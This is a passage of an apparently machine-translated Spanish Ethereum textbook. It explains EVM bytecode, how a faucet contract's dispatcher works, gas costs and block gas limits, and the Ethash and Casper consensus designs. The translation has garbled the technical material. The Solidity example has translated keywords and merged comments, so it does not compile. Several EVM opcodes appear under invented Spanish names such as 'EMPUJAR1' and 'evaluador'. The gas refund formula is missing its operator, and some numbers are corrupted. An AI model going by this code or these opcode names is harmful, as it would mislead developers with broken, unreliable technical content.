    pop /* "Ejemplo.sol":26:132 ejemplo de contrato {... */ dataSize(sub_0)
```

```
    dup1
    dataOffset (sub_0) 0x0
    copia de código 0x0


    devolver

deténgase

sub_0: asamblea { /*
                "Ejemplo.sol":26:132 ejemplo de contrato {... */
            mstore(0x40, 0x60) 0x0
            dup1

             revertir

        datos auxiliares: 0xa165627a7a7230582056b99dcb1edd3eece01f27c9649c5abcc14a435efe3b...
}
```

La opción --bin-runtime produce el código de bytes hexadecimal legible por máquina:

```
60606040523415600e57600080fd5b336000806101000a81548173
ffffffffffffffffffffffffffffffffffffffff
021916908373
ffffffffffffffffffffffffffffffffffffffff
160217905550603580605b6000396000f3006060604052600080fd00a165627a7a7230582056b...
```

Puede investigar lo que está sucediendo aquí en detalle utilizando la lista de códigos de operación que se proporciona en El conjunto de instrucciones EVM (Operaciones de código de bytes). Sin embargo, esa es una gran tarea, así que comencemos examinando las primeras cuatro instrucciones:

```
PUSH1 0x60 PUSH1 0x40 MSTORE CALLVALUE
```

Aquí tenemos PUSH1 seguido de un byte sin procesar de valor 0x60. Esta instrucción EVM toma el byte único que sigue al código de operación en el código del programa (como un valor literal) y lo coloca en la pila. Es posible insertar valores de tamaño de hasta 32 bytes en la pila, como en:

```
PUSH32 0x436f6e67726174756c6174696f6e732120536f6f6e20746f206d617374657221
```

El segundo código de operación PUSH1 de *example.opcode* almacena 0x40 en la parte superior de la pila (empujando el 0x60 ya presente allí hacia abajo en una ranura).

El siguiente es MSTORE, que es una operación de almacenamiento de memoria que guarda un valor en la memoria de EVM. Toma dos argumentos y, como la mayoría de las operaciones de EVM, los obtiene de la pila. Para cada argumento, la pila se "abre"; es decir, se quita el valor superior de la pila y todos los demás valores de la pila se desplazan una posición hacia arriba. El primer argumento de MSTORE es la dirección de la palabra en memoria donde se pondrá el valor a guardar. Para este programa, tenemos 0x40 en la parte superior de la pila, por lo que se elimina de la pila y se usa como dirección de memoria. El segundo argumento es el valor a guardar, que aquí es 0x60. Después de ejecutar la operación MSTORE, nuestra pila vuelve a estar vacía, pero tenemos el valor 0x60 (96 en decimal) en la ubicación de memoria 0x40.

El siguiente código de operación es CALLVALUE, que es un código de operación ambiental que empuja a la parte superior de la pila la cantidad de éter (medida en wei) enviada con el mensaje de llamada que inició este
ejecución.

Podríamos continuar paso a paso a través de este programa de esta manera hasta que tuviéramos una comprensión completa de

los cambios de estado de bajo nivel que efectúa este código, pero no nos ayudaría en esta etapa. Volveremos a ello más adelante en el capítulo.

Código de implementación del contrato

Existe una diferencia importante pero sutil entre el código utilizado al crear e implementar un nuevo contrato en la plataforma Ethereum y el código del contrato en sí. Para crear un nuevo contrato, se necesita una transacción especial que tenga su campo para establecido en la dirección especial 0x0 y su campo de datos establecido en el *código de inicio del contrato.* Cuando tal transacción de creación de contrato es

procesado, el código de la nueva cuenta de contrato *no* es el código en el campo de datos de la transacción. En su lugar, se crea una instancia de un EVM con el código en el campo de datos de la transacción cargado en su ROM de código de programa, y luego el resultado de la ejecución de ese código de implementación se toma como el código para la nueva cuenta de contrato. Esto es para que los nuevos contratos puedan ser

inicializado programáticamente utilizando el estado mundial de Ethereum en el momento de la implementación, estableciendo valores en el almacenamiento del contrato e incluso enviando ether o creando más contratos nuevos.

Al compilar un contrato fuera de línea, por ejemplo, usando solc en la línea de comandos, puede obtener el *código de bytes de implementación* o el *código de bytes de tiempo de ejecución.*

El código de bytes de implementación se usa para todos los aspectos de la inicialización de una nueva cuenta de contrato, incluido el código de bytes que en realidad terminará ejecutándose cuando las transacciones llamen a este nuevo contrato (es decir, el código de bytes de tiempo de ejecución) y el código para inicializar todo según el contrato.
constructor.

El código de bytes de tiempo de ejecución, por otro lado, es exactamente el código de bytes que termina ejecutándose cuando se llama al nuevo contrato, y nada más; no incluye el bytecode necesario para inicializar el contrato durante la implementación.

Tomemos como ejemplo el contrato *Faucet.sol* simple que creamos anteriormente:

```
// Versión del compilador Solidity este programa fue escrito para pragma solidity ^0.4.19;


// ¡Nuestro primer contrato es un grifo!
grifo de contrato {

    // Dar éter a cualquiera que pida función retirar (uint
    retirar_cantidad) public {

            // Limite la cantidad de retiro
            require(withdraw_amount <= 100000000000000000);

            // Enviar el monto a la dirección que lo solicitó
            msg.sender.transfer(withdraw_amount);
        }

    // Aceptar cualquier función de cantidad
    entrante () public payable {}

}
```

Para obtener el bytecode de implementación, ejecutaríamos `solc --bin Faucet.sol .` Si, en cambio, solo quisiéramos el código de bytes de tiempo de ejecución, ejecutaríamos `solc --bin-runtime Faucet.sol .`

Si compara la salida de estos comandos, verá que el código de bytes de tiempo de ejecución es un subconjunto del código de bytes de implementación. En otras palabras, el código de bytes de tiempo de ejecución está completamente contenido dentro del código de bytes de implementación.

Desensamblar el código de bytes

Desensamblar el código de bytes de EVM es una excelente manera de comprender cómo actúa Solidity de alto nivel en el EVM. Hay algunos desensambladores que puede usar para hacer esto:

- *Porosidad* es un popular descompilador de código abierto.
- *Ethersplay* es un complemento EVM para Binary Ninja, un desensamblador.
- *IDA-Evm* es un complemento EVM para IDA, otro desensamblador.

En esta sección, usaremos el complemento Ethersplay para Binary Ninja y comenzaremos a desensamblar el código de bytes del tiempo de ejecución de Faucet. Después de obtener el código de bytes de tiempo de ejecución de *Faucet.sol,* podemos introducirlo en Binary Ninja (después de cargar el complemento Ethersplay) para ver cómo se ven las instrucciones de EVM.

Figura 2. Desmontaje del código de bytes del tiempo de ejecución de Faucet

Cuando envía una transacción a un contrato inteligente compatible con ABI (que puede suponer que todos los contratos lo son), la transacción primero interactúa con el *despachador de ese contrato inteligente.* El despachador lee el campo de datos de la transacción y envía la parte relevante a la función apropiada.
Podemos ver un ejemplo de un despachador al comienzo de nuestro bytecode de tiempo de ejecución *Faucet.sol* desensamblado. Después de la conocida instrucción MSTORE, vemos las siguientes instrucciones:

```
EMPUJAR1 0x4
CALLDATASIZE
LT
PUSH1 0x3f
JUMPI
```

Como hemos visto, PUSH1 0x4 coloca 0x4 en la parte superior de la pila, que de lo contrario estaría vacía.
CALLDATASIZE obtiene el tamaño en bytes de los datos enviados con la transacción (conocidos como calldata) y coloca ese número en la pila. Después de ejecutar estas operaciones, la pila se ve así:

Pila
<longitud de los datos de la llamada desde tx>
0x4

La siguiente instrucción es LT, abreviatura de "menor que". La instrucción LT verifica si el elemento superior de la pila es menor que el siguiente elemento de la pila. En nuestro caso, comprueba si el resultado de CALLDATASIZE es inferior a 4 bytes.

¿Por qué EVM verifica que los datos de llamada de la transacción sean de al menos 4 bytes? Por cómo funcionan los identificadores de funciones. Cada función se identifica por los primeros 4 bytes de su hash Keccak-256. Al colocar el nombre de la función y los argumentos que toma en una función hash keccak256, podemos deducir su identificador de función. En nuestro caso, tenemos:

```
keccak256("retirar(uint256)") = 0x2e1a7d4d...
```

Por lo tanto, el identificador de función para la función de retiro (uint256) es 0x2e1a7d4d, ya que estos son los primeros 4 bytes del hash resultante. Un identificador de función siempre tiene una longitud de 4 bytes, por lo que si todos los datos

El campo de la transacción enviada al contrato es inferior a 4 bytes, entonces no hay ninguna función con la que la transacción pueda comunicarse, a menos que se defina una *función de reserva* .
Debido a que implementamos una función alternativa de este tipo en *Faucet.sol,* el EVM salta a esta función cuando la longitud de los datos de la llamada es inferior a 4 bytes.

LT extrae los dos primeros valores de la pila y, si el campo de datos de la transacción tiene menos de 4 bytes, inserta 1 en él. De lo contrario, presiona 0. En nuestro ejemplo, supongamos que el campo de datos de la transacción enviada a nuestro contrato *tenía* menos de 4 bytes.

La instrucción PUSH1 0x3f empuja el byte 0x3f a la pila. Después de esta instrucción, la pila se ve así:

Pila
0x3f
1

La siguiente instrucción es JUMPI, que significa "saltar si". Funciona así:

```
jumpi(label, cond) // Saltar a "label" si "cond" es verdadero
```

En nuestro caso, la etiqueta es 0x3f, que es donde reside nuestra función alternativa en nuestro contrato inteligente. El argumento cond es 1, que fue el resultado de la instrucción LT anterior. Para poner toda esta secuencia en palabras, el contrato salta a la función de respaldo si los datos de la transacción tienen menos de 4 bytes.

En 0x3f, solo sigue una instrucción STOP, porque aunque declaramos una función de respaldo, la mantuvimos vacía. Como puede ver en la instrucción JUMPI que conduce a la función de respaldo, si no hubiéramos implementado una función de respaldo, el contrato arrojaría una excepción.

Figura 3. Instrucción JUMPI que conduce a la función de respaldo

Examinemos el bloque central del despachador. Suponiendo que recibimos datos de llamada de *más* de 4 bytes de longitud, la instrucción JUMPI no saltaría a la función de respaldo. En su lugar, la ejecución del código procedería a las siguientes instrucciones:

```
EMPUJAR1 0x0
CARGA DE DATOS DE LLAMADA
PUSH29 0x1000000...
INTERCAMBIAR1
DIV
PUSH4 0xffffffff
Y
DUP1
PUSH4 0x2e1a7d4d
evaluador
PUSH1 0x41
JUMPI
```

PUSH1 0x0 inserta 0 en la pila, que ahora vuelve a estar vacía. CALLDATALOAD acepta como argumento un índice dentro de los datos de llamada enviados al contrato inteligente y lee 32 bytes de ese índice, así:

```
calldataload(p) //carga 32 bytes de calldata a partir de la posición de byte p
```

Dado que 0 fue el índice que se le pasó desde el comando PUSH1 0x0, CALLDATALOAD lee 32 bytes de datos de llamada a partir del byte 0 y luego los empuja a la parte superior de la pila (después de sacar el 0x0 original). Después de la instrucción PUSH29 0x1000000…, la pila es:

Pila
0x1000000… (29 bytes de longitud)
<32 bytes de datos de llamadas a partir del byte 0>

SWAP1 cambia el elemento superior de la pila con *el i-ésimo* elemento después. En este caso, intercambia 0x1000000… con los datos de la llamada. La nueva pila es:

Pila
<32 bytes de datos de llamadas a partir del byte 0>
0x1000000… (29 bytes de longitud)

La siguiente instrucción es DIV, que funciona de la siguiente manera:

```
div(x, y) // división entera x / y
```

En este caso, x = 32 bytes de datos de llamada que comienzan en el byte 0 e y = 0x100000000… (29 bytes en total).
¿Puedes pensar por qué el despachador está haciendo la división? Aquí hay una pista: leímos 32 bytes de los datos de llamada anteriormente, comenzando en el índice 0. Los primeros 4 bytes de esos datos de llamada son el identificador de función.

El 0x100000000... que empujamos anteriormente tiene una longitud de 29 bytes y consta de un 1 al principio, seguido de todos los 0. Dividir nuestros 32 bytes de datos de llamada por este valor nos dejará solo los *4 bytes superiores* de nuestra carga de datos de llamada, comenzando en el índice 0. Estos 4 bytes, los primeros 4 bytes en los datos de llamada que comienzan en el índice 0, son el identificador de función, y esto es como el EVM extrae ese campo.

Si esta parte no te queda clara, piénsalo así: en base 10, 1234000/1000 = 1234. En base 16, esto no es diferente. En lugar de que cada lugar sea un múltiplo de 10, es un múltiplo de 16. Así como dividir por 10 (1000) en nuestro ejemplo más pequeño mantuvo solo los dígitos superiores, dividir nuestro valor base 16 de 32 bytes por 16 hace lo mismo.

El resultado del DIV (el identificador de función) se coloca en la pila, y nuestra pila ahora es:

Pila
<identificador de función enviado en datos>

Dado que las instrucciones PUSH4 0xffffffff y AND son redundantes, podemos ignorarlas por completo, ya que la pila seguirá siendo la misma después de que terminen. La instrucción DUP1 duplica el primer elemento de la pila, que es el identificador de función. La siguiente instrucción, PUSH4 0x2e1a7d4d, empuja el

identificador de función precalculado de la función de retiro (uint256) en la pila. la pila es ahora:

Pila
0x2e1a7d4d
<identificador de función enviado en datos>
<identificador de función enviado en datos>

La siguiente instrucción, EQ, extrae los dos elementos superiores de la pila y los compara. Aquí es donde el despachador hace su trabajo principal: compara si el identificador de función enviado en el campo msg.data de la transacción coincide con el de retirar(uint256) . Si son iguales, EQ empuja 1 a la pila, que finalmente se usará para saltar a la función de retiro. De lo contrario, EQ empuja 0 a la pila.

Suponiendo que la transacción enviada a nuestro contrato realmente comenzó con el identificador de función para retirar (uint256), nuestra pila se ha convertido en:

Pila
1
<identificador de función enviado en datos> (ahora conocido como 0x2e1a7d4d)

A continuación, tenemos PUSH1 0x41, que es la dirección en la que vive la función de retiro (uint256) en el contrato. Después de esta instrucción, la pila se ve así:

Pila
0x41
1
identificador de función enviado en msg.data

La instrucción JUMPI es la siguiente, y una vez más acepta los dos elementos superiores de la pila como argumentos. En este caso, tenemos jumpi(0x41, 1), que le dice al EVM que ejecute el salto a la ubicación de la función de retiro(uint256), y la ejecución del código de esa función puede continuar.

Turing Completitud y Gas

Como ya hemos comentado, en términos simples, un sistema o lenguaje de programación está *completo en Turing* si puede ejecutar cualquier programa. Esta capacidad, sin embargo, viene con una advertencia muy importante: algunos programas tardan una eternidad en ejecutarse. Un aspecto importante de esto es que no podemos saber, con solo mirar un programa, si tardará una eternidad en ejecutarse o no. Tenemos que seguir con la ejecución del programa y esperar a que termine para averiguarlo. Por supuesto, si va a tardar una eternidad en ejecutarse, tendremos que esperar una eternidad para averiguarlo. Esto se llama el *problema de la detención* y sería un gran problema para Ethereum si no se abordara.

Debido al problema de detención, la computadora del mundo Ethereum corre el riesgo de que se le pida que ejecute un programa que nunca se detiene. Esto podría ser por accidente o malicia. Hemos discutido que Ethereum actúa como una máquina de un solo subproceso, sin ningún programador, por lo que si se atasca en un ciclo infinito, esto significaría que quedaría inutilizable.

Sin embargo, con el gas, hay una solución: si después de que se haya realizado una cantidad máxima de cálculo preespecificada, la ejecución no ha terminado, la EVM detiene la ejecución del programa.
Esto convierte a la EVM en una máquina casi completa de Turing: puede ejecutar cualquier programa que le alimente, pero solo si el programa termina dentro de una cantidad particular de cómputo. Ese límite no está fijado en Ethereum: puede pagar para aumentarlo hasta un máximo (llamado "límite de gas de bloque"), y todos pueden aceptar aumentar ese máximo con el tiempo. Sin embargo, en cualquier momento, existe un límite y las transacciones que consumen demasiado gas durante la ejecución se detienen.

En las siguientes secciones, veremos el gas y examinaremos cómo funciona en detalle.

Gas

El gas es la unidad de Ethereum para medir los recursos computacionales y de almacenamiento necesarios para realizar acciones en la cadena de bloques de Ethereum. A diferencia de Bitcoin, cuyas tarifas de transacción solo tienen en cuenta el tamaño de una transacción en kilobytes, Ethereum debe dar cuenta de cada paso computacional realizado por las transacciones y la ejecución del código del contrato inteligente.

Cada operación realizada por una transacción o contrato cuesta una cantidad fija de gas. Algunos ejemplos,
del Ethereum Yellow Paper:

- Sumar dos números cuesta 3 gasolina
- Calcular un hash Keccak-256 cuesta 30 gas + 6 gas por cada 256 bits de datos que se procesan
- Enviar una transacción cuesta 21.000 gas

El gas es un componente crucial de Ethereum y cumple una doble función: como amortiguador entre el precio (volátil) de Ethereum y la recompensa a los mineros por el trabajo que realizan, y como defensa contra los ataques de denegación de servicio. Para evitar bucles infinitos accidentales o maliciosos u otro desperdicio computacional en la red, el iniciador de cada transacción debe establecer un límite a la cantidad de cómputo que está dispuesto a pagar. Por lo tanto, el sistema de gas desincentiva a los atacantes a enviar transacciones de "spam", ya que deben pagar proporcionalmente por los recursos computacionales, de ancho de banda y de almacenamiento que consumen.

Contabilidad de gas durante la ejecución

Cuando se necesita un EVM para completar una transacción, en primera instancia se le proporciona un suministro de gas igual a la cantidad especificada por el límite de gas en la transacción. Cada código de operación que se ejecuta tiene un costo en gas, por lo que el suministro de gas del EVM se reduce a medida que el EVM avanza por el programa. Antes de cada operación, la EVM verifica que haya suficiente gas para pagar la ejecución de la operación. Si no hay suficiente gas, la ejecución se detiene y la transacción se revierte.

Si el EVM llega al final de la ejecución con éxito, sin quedarse sin gas, el costo del gas utilizado se paga al minero como una tarifa de transacción, convertida a éter según el precio del gas especificado en la transacción:

```
tarifa de minero = costo del gas * precio del gas
```

El gas restante en el suministro de gas se reembolsa al remitente, nuevamente convertido a éter según el precio del gas especificado en la transacción:

```
gas restante = límite de gas - costo del gas
reembolsado éter = gas restante precio del gas
```

Si la transacción "se queda sin gas" durante la ejecución, la operación se cancela inmediatamente, generando una excepción de "sin gas". La transacción se revierte y todos los cambios en el estado se revierten.

Aunque la transacción no tuvo éxito, se le cobrará al remitente una tarifa de transacción, ya que los mineros ya han realizado el trabajo de cómputo hasta ese momento y deben recibir una compensación por hacerlo.

Consideraciones de contabilidad de gas

Los costos relativos de gas de las diversas operaciones que puede realizar el EVM se han elegido cuidadosamente para proteger mejor la cadena de bloques de Ethereum de los ataques. Puede ver una tabla detallada de costos de gas para diferentes códigos de operación EVM en [evm_opcodes_table].

Las operaciones más intensivas desde el punto de vista computacional cuestan más gasolina. Por ejemplo, ejecutar la función SHA3 es 10 veces más caro (30 gases) que la operación ADD (3 gases). Más importante aún, algunas operaciones, como EXP, requieren un pago adicional basado en el tamaño del operando.
También hay un costo de gas por usar la memoria EVM y por almacenar datos en el almacenamiento en cadena de un contrato.

La importancia de hacer coincidir el costo del gas con el costo real de los recursos se demostró en 2016 cuando un atacante encontró y aprovechó una discrepancia en los costos. El ataque generó transacciones que eran muy costosas desde el punto de vista computacional e hicieron que la red principal de Ethereum casi se detuviera. Este desajuste se resolvió mediante una bifurcación dura (nombre en código "Tangerine Whistle") que modificó los costos relativos de la gasolina.

Costo del gas versus precio del gas

Si bien el *costo* del gas es una medida de cálculo y almacenamiento utilizada en el EVM, el gas en sí también tiene un *precio* medido en éter. Al realizar una transacción, el remitente especifica el precio del gas que está dispuesto a pagar (en éter) por cada unidad de gas, lo que permite que el mercado decida la relación entre el precio del éter y el costo de las operaciones informáticas (medido en gas) :

```
tarifa de transacción = gas total utilizado * precio del gas pagado (en éter)
```

Al construir un nuevo bloque, los mineros de la red Ethereum pueden elegir entre transacciones pendientes seleccionando aquellas que ofrecen pagar un precio de gas más alto. Por lo tanto, ofrecer un precio de gasolina más alto incentivará a los mineros a incluir su transacción y confirmarla más rápido.

En la práctica, el remitente de una transacción establecerá un límite de gas superior o igual a la cantidad de gas que se espera utilizar. Si el límite de gas se establece por encima de la cantidad de gas consumido, el remitente recibirá un reembolso de la cantidad en exceso, ya que los mineros solo son compensados por el trabajo que realmente realizan.

Es importante tener clara la distinción entre *el costo del gas* y el *precio del gas.* Recordar:

- El costo del gas es el número de unidades de gas requeridas para realizar una operación en particular.
- El precio del gas es la cantidad de éter que está dispuesto a pagar por unidad de gas cuando envía su transacción a la red Ethereum.

> PROPINA
>
> Si bien el gas tiene un precio, no se puede "poseer" ni "gastar". El gas existe solo dentro del EVM, como un recuento de cuánto trabajo computacional se está realizando. Al remitente se le cobra una tarifa de transacción en ether, que luego se convierte en gas para la contabilidad de EVM y luego vuelve a ether como una tarifa de transacción pagada a los mineros.

Costos negativos de gasolina

Ethereum fomenta la eliminación de variables y cuentas de almacenamiento utilizadas al reembolsar parte del gas utilizado durante la ejecución del contrato.

Hay dos operaciones en la EVM con costos de gas negativos:

- Eliminar un contrato (SELFDESTRUCT) vale un reembolso de 24,000 de gas.
- Cambiar una dirección de almacenamiento de un valor distinto de cero a cero (SSTORE[x] = 0) vale un reembolso de 15,000 de gasolina.

Para evitar la explotación del mecanismo de reembolso, el reembolso máximo por transacción se establece en la mitad de la cantidad total de gas utilizado (redondeado hacia abajo).

Límite de gas del bloque

El límite de gas del bloque es la cantidad máxima de gas que pueden consumir todas las transacciones en un bloque y restringe cuántas transacciones pueden caber en un bloque.

Por ejemplo, supongamos que tenemos 5 transacciones cuyos límites de gas se han establecido en 30 000, 30 000, 40 000, 50 000 y 50 000. Si el límite de gas del bloque es 180.000, entonces cuatro de esas transacciones pueden caber en un bloque, mientras que la quinta tendrá que esperar a un bloque futuro. Como se discutió anteriormente, los mineros deciden qué transacciones incluir en un bloque. Es probable que diferentes mineros seleccionen diferentes combinaciones, principalmente porque reciben transacciones de la red en un orden diferente.

Si un minero intenta incluir una transacción que requiere más gas que el límite de gas del bloque actual, la red rechazará el bloque. La mayoría de los clientes de Ethereum le impedirán emitir una transacción de este tipo con una advertencia del tipo "la transacción supera el límite de gas del bloque". El límite de gas por bloque en la red principal de Ethereum es de 8 millones de gas en el momento de redactar este informe, según https://etherscan.io, lo que significa que alrededor de 380 transacciones básicas (cada una con un consumo de 21ÿ000 gas) podrían caber en un bloque.

¿Quién decide cuál es el límite de gas del bloque?

Los mineros de la red deciden colectivamente el límite de gas del bloque. Las personas que desean minar en la red Ethereum utilizan un programa de minería, como Ethminer, que se conecta a un cliente Geth o Parity Ethereum. El protocolo Ethereum tiene un mecanismo incorporado en el que los mineros pueden votar sobre el límite de gas para que la capacidad se pueda aumentar o disminuir en bloques posteriores. El minero de un bloque puede votar para ajustar el límite de gas del bloque por un factor de 1/1024 (0,0976 %) en cualquier dirección. El resultado de esto es un tamaño de bloque ajustable en función de las necesidades de la red en ese momento. Este mecanismo se combina con una estrategia de minería predeterminada en la que los mineros votan sobre un límite de gas de al menos 4,7 millones de gas, pero cuyo objetivo es un valor del 150 % del promedio del uso total reciente de gas por bloque (usando un

media móvil exponencial de 1.024 bloques).

Conclusiones

En este capítulo, hemos explorado la máquina virtual Ethereum, rastreando la ejecución de varios contratos inteligentes y observando cómo EVM ejecuta el código de bytes. También analizamos el gas, el mecanismo de contabilidad de EVM, y vimos cómo resuelve el problema de detención y protege a Ethereum de los ataques de denegación de servicio. A continuación, en [consenso], veremos el mecanismo utilizado por Ethereum para lograr un consenso descentralizado.

Consenso

A lo largo de este libro hemos hablado de las "reglas de consenso": las reglas que todos deben aceptar para que el sistema funcione de manera descentralizada, aunque determinista. En informática, el término consenso es anterior a las cadenas de bloques y está relacionado con el problema más *amplio* de sincronizar el estado en los sistemas distribuidos, de modo que los diferentes participantes en un sistema distribuido todos (eventualmente) acuerdan en un solo estado de todo el sistema.Esto se denomina "llegar a un consenso".

Cuando se trata de la función central de mantenimiento y verificación de registros descentralizados, puede resultar problemático confiar únicamente en la confianza para garantizar que la información derivada de las actualizaciones de estado sea correcta. Este desafío bastante general es particularmente pronunciado en las redes descentralizadas porque no hay una entidad central para decidir qué es verdad. La falta de una entidad central de toma de decisiones es uno de los principales atractivos de las plataformas blockchain, debido a la capacidad resultante para resistir la censura y la falta de dependencia de la autoridad para el permiso de acceso a la información. Sin embargo, estos beneficios tienen un costo: sin un árbitro de confianza, cualquier desacuerdo, engaño o diferencia debe conciliarse utilizando otros medios. Los algoritmos de consenso son el mecanismo utilizado para reconciliar la seguridad y la descentralización.

En blockchains, el consenso es una propiedad crítica del sistema. En pocas palabras, ¡hay dinero en juego!
Entonces, en el contexto de las cadenas de bloques, *el consenso* se trata de poder llegar a un estado común, manteniendo la descentralización. En otras palabras, el consenso pretende producir un sistema de *reglas estrictas sin gobernantes.* No hay una sola persona, organización o grupo "a cargo"; más bien, el poder y el control se distribuyen a través de una amplia red de participantes, cuyo interés propio se sirve siguiendo las reglas y comportándose honestamente.

La capacidad de llegar a un consenso en una red distribuida, en condiciones adversas, sin centralizar el control, es el principio central de todas las cadenas de bloques públicas abiertas. Para abordar este desafío y mantener la valiosa propiedad de la descentralización, la comunidad continúa experimentando con diferentes modelos de consenso. Este capítulo explora estos modelos de consenso y su impacto esperado en las cadenas de bloques de contratos inteligentes como Ethereum.

NOTA

Si bien los algoritmos de consenso son una parte importante de cómo funcionan las cadenas de bloques, operan en una capa fundamental, muy por debajo de la abstracción de los contratos inteligentes. En otras palabras, la mayoría de los detalles del consenso están ocultos para los escritores de contratos inteligentes. No necesita saber cómo funcionan para usar Ethereum, como tampoco necesita saber cómo funciona el enrutamiento para usar Internet.

Consenso a través de Prueba de trabajo

El creador de la cadena de bloques original, Bitcoin, inventó un *algoritmo de consenso* llamado *prueba de trabajo* (PoW). Podría decirse que PoW es el invento más importante que sustenta a Bitcoin. El término coloquial para PoW es "minería", lo que crea un malentendido sobre el propósito principal del consenso. A menudo, la gente asume que el propósito de la minería es la creación de nueva moneda, ya que el propósito de la minería en el mundo real es la extracción de metales preciosos u otros recursos. Más bien, el propósito real de la minería (y todos los demás modelos de consenso) es asegurar *la cadena de bloques,* manteniendo el control sobre el sistema descentralizado y difundido entre tantos participantes como sea posible. La recompensa de la moneda recién acuñada es un incentivo para quienes contribuyen a la seguridad del sistema: un medio para un fin. En ese sentido, la recompensa es el medio y la seguridad descentralizada es el fin. En el consenso de PoW también hay un "castigo" correspondiente, que es el costo de la energía requerida para participar en la minería. Si los participantes no siguen las reglas y ganan la recompensa, corren el riesgo de

fondos que ya han gastado en electricidad a la mina. Por lo tanto, el consenso de PoW es un equilibrio cuidadoso de riesgo y recompensa que impulsa a los participantes a comportarse honestamente por interés propio.

Ethereum es actualmente una cadena de bloques PoW, ya que utiliza un algoritmo PoW con el mismo sistema básico de incentivos para el mismo objetivo básico: asegurar la cadena de bloques mientras se descentraliza el control. El algoritmo PoW de Ethereum es ligeramente diferente al de Bitcoin y se llama *Ethash.* Examinaremos la función y las características de diseño del algoritmo en Ethash: el algoritmo de prueba de trabajo de Ethereum.

Consenso a través de Prueba de participación (PoS)

Históricamente, la prueba de trabajo no fue el primer algoritmo de consenso propuesto. Precediendo a la introducción de la prueba de trabajo, muchos investigadores propusieron variaciones de algoritmos de consenso basados en la participación financiera, ahora llamada *prueba de participación* (PoS). En algunos aspectos, la prueba de trabajo se inventó como una alternativa a la prueba de participación. Tras el éxito de Bitcoin, muchas cadenas de bloques han emulado la prueba de trabajo. Sin embargo, la explosión de la investigación en algoritmos de consenso también ha resucitado la prueba de participación, lo que ha hecho avanzar significativamente el estado de la tecnología. Desde el principio, los fundadores de Ethereum esperaban eventualmente migrar su algoritmo de consenso a la prueba de participación. De hecho, existe una desventaja deliberada en la prueba de trabajo de Ethereum llamada *bomba de dificultad,* que tiene como objetivo hacer que la extracción de prueba de trabajo de Ethereum sea cada vez más difícil, forzando así la transición a la prueba de participación.

En el momento de la publicación de este libro, Ethereum todavía usa la prueba de trabajo, pero la investigación en curso hacia una alternativa de prueba de participación está a punto de finalizar. El algoritmo PoS planificado de Ethereum se llama *Casper.* La introducción de Casper como reemplazo de Ethash se pospuso varias veces en los últimos dos años, lo que requirió intervenciones para desactivar la bomba de dificultad y posponer su obsolescencia forzada de prueba de trabajo.

En general, un algoritmo PoS funciona de la siguiente manera. La cadena de bloques realiza un seguimiento de un conjunto de validadores, y cualquier persona que tenga la criptomoneda base de la cadena de bloques (en el caso de Ethereum, éter) puede convertirse en un validador enviando un tipo especial de transacción que bloquea su éter en un depósito. Los validadores se turnan para proponer y votar en el siguiente bloque válido, y el peso del voto de cada validador depende del tamaño de su depósito (es decir, la participación). Es importante destacar que un validador corre el riesgo de perder su depósito si la mayoría de los validadores rechazan el bloque en el que lo apostaron. Por el contrario, los validadores obtienen una pequeña recompensa, proporcional a su participación depositada, por cada bloque aceptado por la mayoría. Por lo tanto, PoS obliga a los validadores a actuar con honestidad y seguir las reglas de consenso, mediante un sistema de recompensa y castigo. La principal diferencia entre PoS y PoW es que el castigo en PoS es intrínseco a la cadena de bloques (p. ej., pérdida de éter apostado), mientras que en PoW el castigo es extrínseco (p. ej., pérdida de fondos gastados en electricidad).

Ethash: algoritmo de prueba de trabajo de Ethereum

Ethash es el algoritmo Ethereum PoW. Utiliza una evolución del algoritmo Dagger-Hashimoto, que es una combinación del algoritmo Dagger de Vitalik Buterin y el algoritmo Hashimoto de Thaddeus Dryja. Ethash depende de la generación y el análisis de un gran conjunto de datos, conocido como *gráfico acíclico dirigido* (o, más simplemente, "DAG"). El DAG tenía un tamaño inicial de aproximadamente 1 GB y continuará creciendo de tamaño lenta y linealmente, actualizándose una vez cada época (30 000 bloques, o aproximadamente 125 horas).

El propósito del DAG es hacer que el algoritmo Ethash PoW dependa del mantenimiento de una gran estructura de datos a la que se accede con frecuencia. Esto, a su vez, pretende hacer que Ethash sea "resistente a ASIC", lo que

significa que es más difícil fabricar equipos de minería *de circuitos integrados específicos de la aplicación* (ASIC) que sean órdenes de magnitud más rápidos que una *unidad de procesamiento de gráficos* (GPU) rápida.
Los fundadores de Ethereum querían evitar la centralización en la minería PoW, donde aquellos con acceso a fábricas de fabricación de silicio especializadas y grandes presupuestos podrían dominar la infraestructura minera y socavar la seguridad del algoritmo de consenso.

El uso de GPU a nivel de consumidor para llevar a cabo PoW en la red Ethereum significa que más personas en todo el mundo pueden participar en el proceso de minería. Cuantos más mineros independientes hay, más descentralizado está el poder de la minería, lo que significa que podemos evitar una situación como la de Bitcoin, donde gran parte del poder de la minería se concentra en manos de unas pocas grandes operaciones mineras industriales. La desventaja del uso de GPU para la minería es que precipitó una escasez mundial de GPU en 2017, lo que provocó que su precio se disparara y generara protestas por parte de los jugadores. Esto condujo a restricciones de compra en los minoristas, limitando a los compradores a una o dos GPU por cliente.

Hasta hace poco, la amenaza de los mineros ASIC en la red Ethereum era prácticamente inexistente. El uso de ASIC para Ethereum requiere el diseño, la fabricación y la distribución de hardware altamente personalizado. Producirlos requiere una inversión considerable de tiempo y dinero. Los planes expresados durante mucho tiempo por los desarrolladores de Ethereum para pasar a un algoritmo de consenso PoS probablemente mantuvieron a los proveedores de ASIC alejados de la red Ethereum durante mucho tiempo. Tan pronto como Ethereum se mueva a PoS, los ASIC diseñados para el algoritmo PoW se volverán inútiles, es decir, a menos que los mineros puedan usarlos para extraer otras criptomonedas en su lugar. La última posibilidad ahora es una realidad con una gama de otras monedas de consenso basadas en Ethash disponibles, como PIRL y Ubiq, y Ethereum Classic se ha comprometido a seguir siendo una cadena de bloques PoW en el futuro previsible. Esto significa que es probable que veamos que la minería ASIC comienza a convertirse en una fuerza en la red Ethereum mientras aún opera en PoW.
consenso.

Casper: algoritmo de prueba de participación de Ethereum

Casper es el nombre propuesto para el algoritmo de consenso PoS de Ethereum. Todavía se encuentra en investigación y desarrollo activos y no está implementado en la cadena de bloques de Ethereum en el momento de la publicación de este libro. Casper se está desarrollando en dos "sabores" que compiten:

- Casper FFG: "El artilugio de la finalidad amistosa"
- Casper CBC: "El FANTASMA amigable/Correcto por construcción"

